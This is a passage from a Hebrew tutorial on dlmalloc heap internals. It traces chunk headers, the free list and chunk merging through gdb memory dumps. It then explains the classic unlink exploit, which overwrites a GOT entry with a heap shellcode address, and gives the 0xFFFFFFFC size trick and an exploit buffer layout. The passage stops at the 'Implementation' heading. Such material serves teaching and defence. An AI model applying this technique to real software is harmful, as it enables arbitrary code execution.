ועכשיו נבדוק את הביט PREV_INUSE:

```
isCurrentAllocated = *(nextChunk-4) & 0x1
```

ברגע שהפונקציה free() מופעלת, יש מספק בדיקות ומשחררים את הבלוק הזה.

```
Free Chunk:
             +-----------------------------------+
    chunk -> | prev_size                         |
             +-----------------------------------+
             | size                              |
             +-----------------------------------+
      mem -> | fd                                |
             +-----------------------------------+
             | bk                                |
             +-----------------------------------+
             | (old memory, can be zero bytes)   |
             :                                   :
nextchunk -> | prev_size ...                     |
             :                                   :
```

(Figure(2) Free Chunk from dlmalloc source)

מקרא:

- שדה ראשון: הגודל של הבלוק הקודם
- שדה שני: הגודל של הבלוק הנוכחי
- שדה שלישי: Forward Pointer
- שדה רביעי: Backward Pointer
- שדה חמישי: זיכרון ישן

כמו שציינו הערמה (Heap) היא בעצם בריכה של זיכרון עם בלוקים מוגדרים של זיכרון. חלקם פנויים, חלק בשימוש וחלק בלוקים משוחררים בגדלים שונים. בשביל לתחזק את כל הבלוקים הפנויים שיש בבריכת הזיכרון הזאת קיימת רשימה מקושרת של בלוקים משוחררים, שבאמצעותה אם נרצה להקצות עוד בלוק זיכרון, ניתן לו קודם ממה ששוחרר כבר במידה ויש ושהוא בגודל המספיק.

איך זה קורה:

1. נראה את הרשימה המקושרת בזיכרון.
2. נקצה 4 בלוקים של זיכרון בערמה ונכניס לתוכם ערכים.
3. נשחרר קודם את הבלוק הראשון ואז את השלישי, הרביעי והראשון.
4. בשביל שנוכל לראות את הקשר בין הבלוק הראשון לשלישי ובין השלישי לראשון לפני ה-Merge.

נשים breakpoint בשורה 20 ונציג את הזיכרון:

```
void main()
{
    char* mem;
    char* mem0;
    char* mem1;
    char* mem2;

    mem  = (char*)malloc(0x80);
```

```
    mem0 = (char*)malloc(0x80);
    mem1 = (char*)malloc(0x80);
    mem2 = (char*)malloc(0x80);

    scanf("%s" , mem);
    scanf("%s" , mem0);
    scanf("%s" , mem1);
    scanf("%s" , mem2);

    free(mem);
    free(mem0);
    free(mem1); // <-- Lets set breakpoint here.
    free(mem2);

}
```

```
(gdb) x/156wx 0x804a000
0x804a000:      0x00000000      0x00000089      0xb7fd93d0      0x0804a110
0x804a010:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a020:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a030:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a040:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a050:      0x41414141      0x41414141      0x00000000      0x00000000
0x804a060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a080:      0x00000000      0x00000000      0x00000088      0x00000088
0x804a090:      0x42424242      0x42424242      0x42424242      0x42424242
0x804a0a0:      0x42424242      0x42424242      0x42424242      0x42424242
0x804a0b0:      0x42424242      0x42424242      0x42424242      0x42424242
0x804a0c0:      0x42424242      0x42424242      0x42424242      0x42424242
0x804a0d0:      0x42424242      0x42424242      0x42424242      0x42424242
0x804a0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a100:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a110:      0x00000000      0x00000089      0x0804a000      0xb7fd93d0
0x804a120:      0x43434343      0x43434343      0x43434343      0x43434343
0x804a130:      0x43434343      0x43434343      0x43434343      0x43434343
0x804a140:      0x43434343      0x43434343      0x43434343      0x43434343
0x804a150:      0x43434343      0x43434343      0x43434343      0x43434343
0x804a160:      0x43434343      0x43434343      0x00000000      0x00000000
0x804a170:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a180:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a190:      0x00000000      0x00000000      0x00000088      0x00000088
0x804a1a0:      0x44444444      0x44444444      0x44444444      0x44444444
0x804a1b0:      0x44444444      0x44444444      0x44444444      0x44444444
0x804a1c0:      0x44444444      0x44444444      0x44444444      0x44444444
0x804a1d0:      0x44444444      0x44444444      0x44444444      0x44444444
0x804a1e0:      0x44444444      0x44444444      0x44444444      0x44444444
0x804a1f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a200:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a210:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a220:      0x00000000      0x00020de1      0x00000000      0x00000000
```

נזכור כי בשלב זה של התוכנית הבלוק הראשון והשלישי משוחררים. ניתן לראות כי:

- 0x804a000 + 0xC (ה-Header הרביעי בבלוק המשוחרר שמכיל backward pointer) פוינטר ל-0x804a110 (הבלוק השלישי שהוא משוחרר)
- ב- 0x804a000 + 0x8 (ה-Header השלישי בבלוק המשוחרר שמכיל forward pointer) מצביע לכתובת זבל כי זה הבלוק הראשון ואין בלוק משוחרר לפניו
- ב-0x804a110 + 0x8 (ה-Header השלישי בבלוק המשוחרר שמכיל forward pointer) מצביע ל-0x804a000 שזה הבלוק הפנוי הראשון ברשימה
- ב- 0x804a110 + 0xC (ה-Header הרביעי בבלוק המשוחרר שמכיל backward pointer) שוב כתובת זבל כי זה הבלוק האחרון ברשימה של הבלוקים המשוחררים

חדי עין ישימו לב שאף על פי ששיחררנו את הבלוק הראשון המצביע לבלוק השלישי הוא ה- backward pointer- ולא ה-forward pointer, כלומר שהרשימה המקושרת מתחילה מהסוף

ככל שהבלוק המשוחרר נמצא עמוק יותר בערמה, כך הוא מופיע מוקדם יותר ברשימה (הבלוק הראשון בערמה במידה והוא משוחרר הוא ה-Tail). זה נעשה כך לשם ייעול התהליך וכן, זה גם הגיוני על מנת "לסתום" חורים בזיכרון (ולצמצם את הערמה במידת הצורך). עדיף לתת למשתמש קודם בלוקים משוחררים שהם בסוף הערמה, מאשר לתת לו את הבלוק הראשון ובשביל לא לרוץ כל פעם לסוף הרשימה בשביל להוציא בלוק, ניתן לו פשוט מההתחלה ונעדכן את ה-Head.

בבלוק השני (המוקצה) ניתן לראות שב-Header הראשון יש שם 0x88 שזה הגודל של הבלוק הפנוי לפניו. ובכן ב-Header השני ניתן לראות שהביט של PREV_INUSE כבוי כי הבלוק לפניו לא בשימוש. וזו הרשימה המקושרת של הבלוקים המשוחררים שהערמה מחזיקה.

אם עשינו free(p) ו-p צמוד ל-p0 שהוא גם בלוק משוחרר, בשביל לשמור על מספר נמוך של בלוקים משוחררים לשימוש ומספר נמוך יותר של צמתים ברשימה המקושרת, יתבצע מיזוג בין שני הבלוקים במידה והם מעל 0x80. נראה את תהליך המיזוג בפועל, נשנה מעט את הקוד:

```
void main()
{
    char* mem0;
    char* mem1;
    char* mem2;
    char* mem3;
    char* mem4;

    mem0 = (char*)malloc(0x80);
        ...
    scanf("%s" , mem0);
        ...

    free(mem0);
    free(mem3);
    free(mem2); // <-- Let's set breakpoint here.
    free(mem4);
    free(mem1);

}
```

נשים Breakpoint ב-()free השלישי. מה שאנו אמורים לראות בזיכרון זה שהבלוק הראשון יצביע לבלוק הרביעי ולהפך.

```
0x804a000:    0x00000000    0x00000089    0xb7fd93d0    0x0804a198
0x804a010:    0x41414141    0x41414141    0x41414141    0x41414141
0x804a020:    0x00000041    0x00000000    0x00000000    0x00000000
0x804a030:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a040:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a050:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a060:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a070:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a080:    0x00000000    0x00000000    0x00000088    0x00000088
0x804a090:    0x42424242    0x42424242    0x42424242    0x42424242
0x804a0a0:    0x42424242    0x42424242    0x00000042    0x00000000
0x804a0b0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a0c0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a0d0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a0e0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a0f0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a100:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a110:    0x00000000    0x00000089    0x43434343    0x43434343
0x804a120:    0x43434343    0x43434343    0x43434343    0x43434343
0x804a130:    0x00000043    0x00000000    0x00000000    0x00000000
0x804a140:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a150:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a160:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a170:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a180:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a190:    0x00000000    0x00000000    0x00000000    0x00000089
0x804a1a0:    0x0804a000    0xb7fd93d0    0x44444444    0x44444444
0x804a1b0:    0x44444444    0x44444444    0x00000044    0x00000000
0x804a1c0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a1d0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a1e0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a1f0:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a200:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a210:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a220:    0x00000088    0x00000088    0x45454545    0x45454545
0x804a230:    0x45454545    0x45454545    0x45454545    0x45454545
0x804a240:    0x00000045    0x00000000    0x00000000    0x00000000
0x804a250:    0x00000000    0x00000000    0x00000000    0x00000000
0x804a260:    0x00000000    0x00000000    0x00000000    0x00000000
```

ניתן לראות שה-bk של הבלוק הראשון אכן מצביע לבלוק הרביעי וה-fd של הרביעי מצביע לראשון. נריץ עוד שורה אחת בקוד שמשחררת גם את הבלוק השלישי ונראה את ה-Heap.

```
0x804a000:      0x00000000      0x00000089      0xb7fd93d0      0x0804a110
0x804a010:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a020:      0x00000041      0x00000000      0x00000000      0x00000000
0x804a030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a050:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a080:      0x00000000      0x00000000      0x00000088      0x00000088
0x804a090:      0x42424242      0x42424242      0x42424242      0x42424242
0x804a0a0:      0x42424242      0x42424242      0x00000042      0x00000000
0x804a0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a100:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a110:      0x00000000      0x00000111      0x0804a000      0xb7fd93d0
0x804a120:      0x43434343      0x43434343      0x43434343      0x43434343
0x804a130:      0x00000043      0x00000000      0x00000000      0x00000000
0x804a140:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a150:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a160:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a170:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a180:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a190:      0x00000000      0x00000000      0x00000000      0x00000089
0x804a1a0:      0x0804a000      0xb7fd93d0      0x44444444      0x44444444
0x804a1b0:      0x44444444      0x44444444      0x00000044      0x00000000
0x804a1c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a1d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a1e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a1f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a200:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a210:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a220:      0x00000110      0x00000088      0x45454545      0x45454545
0x804a230:      0x45454545      0x45454545      0x45454545      0x45454545
0x804a240:      0x00000045      0x00000000      0x00000000      0x00000000
0x804a250:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a260:      0x00000000      0x00000000      0x00000000      0x00000000
```

הרשימה המקושרת השתנתה!

ניתן כעת לראות:

- הבלוק הראשון מצביע כעת לבלוק השלישי (0x804a110) ולא לרביעי (0x804a198) כמו קודם.
- אין מצביע לבלוק הרביעי.
- הגודל של הבלוק השלישי השתנה מ-0x89 ל-0x111

למה זה קרה? כי בוצע מיזוג בין הבלוק השלישי לבלוק הרביעי. אם נבדוק ב-Source של dlmalloc בתהליך המיזוג, נראה את התנאי הבא:

```
if (!nextinuse){
    unlink(nextchunk,bk,fwd);
    size += nextsize;
}
```

יש בקוד בדיקה אם הבלוק הבא לא בשימוש. במידה והוא משוחרר ברשימה אפשר לצרף אותו לבלוק הנוכחי. פעולה זו נעשית ע"י שליחה למאקרו unlink שתוציא אותו מהרשימה המקושרת ועדכון הגודל.

מה שנעשה:

- הוצאנו את הבלוק הרביעי מהרשימה כי הוא צמוד לבלוק השלישי שכעת שחררנו.
- עדכנו את הגודל מ-0x89 <-0x111 שזה בעצם 0x88 + 0x89 (לא נשכח שהביט הראשון מכובה כי הבלוק הקודם משוחרר)

The Merge - Continue & The Vulnerable Macro

המאקרו שראינו בתנאי הקודם המנתק בלוק מהרשימה ממומש כך:

```
#define unlink(P,BK,FD){
    FD = P->fd;
    BK = P->bk;
    FD->bk = BK;
    BK->fd = FD;
}
```

המאקרו ממש פשוט:

```
(FD->bk = BK)   => NextChunk+12 = CurrentChunk->PreviousChunk
(BK->fd = FD)   => PreviousChunk+8 = CurrentChunk->NextChunk
```


(רשמתי +12 ו-(+8) בשביל להגיע ל-Headers הנכונים של Bk ו-fd). בשביל להמחיש את זה בבירור, נריץ את הקטע קוד הבא:

```
void main()
{
    char* mem0;
        ...
    char* mem6;

    mem0 = (char*)malloc(0x80);
        ...

    scanf("%s" , mem0);
        ...

    free(mem0);
    free(mem3);
    free(mem5);
    free(mem2); // <-- 1st breakpoint here.
    free(mem4); // <-- 2nd breakpoint here.
        ...
}
```

נעצור ב- breakpoint הראשון ונראה את מצב הערמה:

```
(gdb) x/192wx 0x804a000
0x804a000:      0x00000000      0x00000089      0xb7fd93d0      0x0804a198
0x804a010:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a020:      0x41414141      0x00000041      0x00000000      0x00000000
0x804a030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a050:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a080:      0x00000000      0x00000000      0x00000088      0x00000088
0x804a090:      0x42424242      0x42424242      0x42424242      0x42424242
0x804a0a0:      0x42424242      0x42424242      0x42424242      0x00000042
0x804a0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a100:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a110:      0x00000000      0x00000089      0x43434343      0x43434343
0x804a120:      0x43434343      0x43434343      0x43434343      0x43434343
0x804a130:      0x43434343      0x00000043      0x00000000      0x00000000
0x804a140:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a150:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a160:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a170:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a180:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a190:      0x00000000      0x00000000      0x00000000      0x00000089
0x804a1a0:      0x0804a000      0x0804a2a8      0x44444444      0x44444444
0x804a1b0:      0x44444444      0x44444444      0x44444444      0x00000044
0x804a1c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a1d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a1e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a1f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a200:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a210:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a220:      0x00000088      0x00000088      0x45454545      0x45454545
0x804a230:      0x45454545      0x45454545      0x45454545      0x45454545
0x804a240:      0x45454545      0x00000045      0x00000000      0x00000000
0x804a250:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a260:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a270:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a280:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a290:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a2a0:      0x00000000      0x00000000      0x00000000      0x00000089
0x804a2b0:      0x0804a198      0xb7fd93d0      0x46464646      0x46464646
0x804a2c0:      0x46464646      0x46464646      0x46464646      0x00000046
0x804a2d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a2e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a2f0:      0x00000000      0x00000000      0x00000000      0x00000000
```


הרשימה המקושרת הקלאסית שאנחנו אוהבים, בין הבלוק הראשון לרביעי לשישי.



נעצור עכשיו ב- breakpoint השני:

```
(gdb) x/192wx 0x804a000
0x804a000:      0x00000000      0x00000089      0xb7fd93d0      0x0804a2a8
0x804a010:      0x41414141      0x41414141      0x41414141      0x41414141
0x804a020:      0x41414141      0x00000041      0x00000000      0x00000000
0x804a030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a050:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a080:      0x00000000      0x00000000      0x00000088      0x00000088
0x804a090:      0x42424242      0x42424242      0x42424242      0x42424242
0x804a0a0:      0x42424242      0x42424242      0x42424242      0x00000042
0x804a0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a100:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a110:      0x00000000      0x00000111      0x0804a2a8      0xb7fd93d0
0x804a120:      0x43434343      0x43434343      0x43434343      0x43434343
0x804a130:      0x43434343      0x00000043      0x00000000      0x00000000
0x804a140:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a150:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a160:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a170:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a180:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a190:      0x00000000      0x00000000      0x00000000      0x00000089
0x804a1a0:      0x0804a000      0x0804a2a8      0x44444444      0x44444444
0x804a1b0:      0x44444444      0x44444444      0x44444444      0x00000044
0x804a1c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a1d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a1e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a1f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a200:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a210:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a220:      0x00000110      0x00000088      0x45454545      0x45454545
0x804a230:      0x45454545      0x45454545      0x45454545      0x45454545
0x804a240:      0x45454545      0x00000045      0x00000000      0x00000000
0x804a250:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a260:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a270:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a280:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a290:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a2a0:      0x00000000      0x00000000      0x00000000      0x00000089
0x804a2b0:      0x0804a000      0x0804a110      0x46464646      0x46464646
0x804a2c0:      0x46464646      0x46464646      0x46464646      0x00000046
0x804a2d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a2e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a2f0:      0x00000000      0x00000000      0x00000000      0x00000000
```

אנו רואים:



הבלוק הראשון והשישי כבר לא מצביעים לבלוק הרביעי, אלא יש מצביעים ביניהם, ויש מיזוג בין הבלוק השלישי לרביעי.

```
(FD->bk = BK)   => NextChunk(mem0)->pointerToBK = CurrentChunk(mem3)-
>PreviousChunk(mem5)
(BK->fd = FD)   => PreviousChunk(mem5)->pointerToFD = CurrentChunk(mem3)-
>NextChunk(mem0)
```

יש לזכור שכל שהבלוק קודם בערמה הוא הבלוק האחרון ברשימה המקושרת. אתם מצליחים להבין את הבאג פה? מה היה קורה אם היינו יכול להפוך את זה ל:

```
FD->bk = BK
[Global Offset Table Address] = [Wanted Function Addr]
BK->fd = FD
[Wanted Function Addr] = [Global Offset Table Address]
```

Global Offset Table

Global offset Table או בקיצור GOT היא טבלה שמכילה מצביעים לפונקציות שיש לנו בתוכנית. לא אתייחס לצורך בה, אוסיף מקורות להרחבת הנושא למטה. מה שחשוב לנו בGOT- לעניינו הוא שאם קראנו לפונקציה printf ע"י call 0x8048388. הכתובת הזאת היא לא הכתובת של הפונקציה בזיכרון, אלא זו כתובת למיקום בטבלת ה-GOT ששם יש מצביע לכתובת ()printf כלומר:

0x8043833 -> 0xSomeAddr -> printf Addr

ואם נשנה את הערך של 0xSomeAddr לכתובת של פונקציה אחרת, כשנריץ את השורה call 0x8048388, זה יקפוץ לפונקציה שאנחנו בחרנו. אי אפשר לשים סתם כתובת של פונקציה, שימו לב לשורה הבאה:

```
BK->fd                =                FD
[Wanted Function Addr] = [Global Offset Table Address]
```

זה יגרוס כתובת של פונקציה וכתובות של פונקציות נמצאות ב-Text Segment וזה קטע קוד שלא ניתן לכתוב עליו. מה שכן ניתן לעשות זה להשתמש ב-Heap כדי להכניס לשם Shellcode ואז לשלוח לפונקציה את הכתובת שלו. אם לדוגמא הצלחנו לשנות את ה-0xC - GOT's printf Address ל-Shellcode שלנו, כל פעם שתהיה בתוכנית קריאה לפונקציה ()printf זה יריץ את ה- Shellcode!

הערה: חשוב לא לשכוח 0xC- כי זה מוסיף אוטומטית +12 במאקרו בשביל להגיע ל-bk header.

```
(FD->bk = BK)   => NextChunk+12 = CurrentChunk->PreviousChunk
(BK->fd = FD)   => PreviousChunk+8 = CurrentChunk->NextChunk
```

איך נבצע זאת?

בשביל להגיע לפונקציה הזאת ולבצע את שינוי הכתובות אנחנו צריכים לגרום לפונקציה ()free לעבד בלוק שה-FD שלו יהיה הכתובת שאנו רוצים לגרוס (Got Address) ו-BK עם הכתובת שאנחנו רוצים לגרוס (כתובת שנמצאת בערמה ומכילה את ה-Shellcode). נחזור ל-dlmalloc source:

```
        if (!prev_inuse(p)) {
          prevsize = p->prev_size;
          size += prevsize;
          p = chunk_at_offset(p, -((long) prevsize));
          unlink(p, bck, fwd);
        }
              ...

        if (!nextinuse) {
          unlink(nextchunk, bck, fwd);
          size += nextsize;
        }
```

אנו צריכים לקיים את אחד התנאים בשביל להפעיל את המאקרו הבעייתי עם הערכים שנרצה. אנו צריכים לגרום לפונקציה לחשוב שהבלוק הנוכחי פנוי - ונעשה את זה ע"י השמה של ערך זוגי ב-Size של הבלוק הבא. בערכים שנציב צריך גם שה-prev_size וגם ה-size של הבלוק הבא יהיו בעלי ערך לא גדול מידי כי ב- (...)free יש מקומות שהוא מוסיף אותם ואם יהיה ערך גדול מידי זה יצביע למקום לא תקף מבחינת זיכרון ויגרום ל-Segmentation fault.

אם נצמד למימוש של Solar Designer נשתמש ב-0xFFFFFFFC הנפוץ (יש הרבה מימושים שונים לניצול הבעייתיות פה):

- ערך זוגי
- בלי Null-bytes
- לא מספר גדול מידי


מה שיקרה: כשהאלגוריתם ירצה לבדוק אם הבלוק הנוכחי פנוי הוא ייגש ל-Size Header של הבלוק הבא ויבדוק את הביט הראשון שלו ובגלל שהערך ששמנו זה 4 - (0xFFFFFFFC) הוא ייגש ל-prev_size של הבלוק הנוכחי שהביט של ה- prev_inuse יהיה מכובה כי שמנו שם ערך של 4 - (0xFFFFFFFC)

האקספלויט יראה ככה:

```
[Previous Chunk With Shellcode][0xFFFFFFFC][0xFFFFFFFC][Global offset
table][Shellcode Location]
```

"עבדנו" על הפונקציה והחלפנו את הבלוק הבא בבלוק הנוכחי שהוא תחת שליטתנו המלאה כשנציף את הבלוק הראשון.

זה יראה ככה:



סיכום החלק התיאורטי

מה עשינו עד כה?

- התייחסנו בהתחלה לסוגים שונים של קטעי זיכרון במערכות הפעלה המודרניות
- למדנו על ה-Heap, חקרנו את malloc.c במימוש של Doug Lea ואיך מוצגים בלוקים במימוש הזה
- התייחסנו להבדל בין בלוק משוחרר לבלוק מוקצה
- למדנו על Special Attributes של ה-Headers השונים של הבלוקים
- ראינו בזיכרון את הרשימה המקושרת של הבלוקים המשוחררים וראינו את תהליך המיזוג של בלוקים בפועל
- חקרנו את המימוש של הפונקציה free(...) וראינו את הבעייתיות במימוש הזה
- לבסוף הסברנו איך ניתן להשתמש בבעייתיות הזאת ול"עבוד" על הפונקציה free(...) ולגרום לתוכנית להריץ Shellcode

Implementation

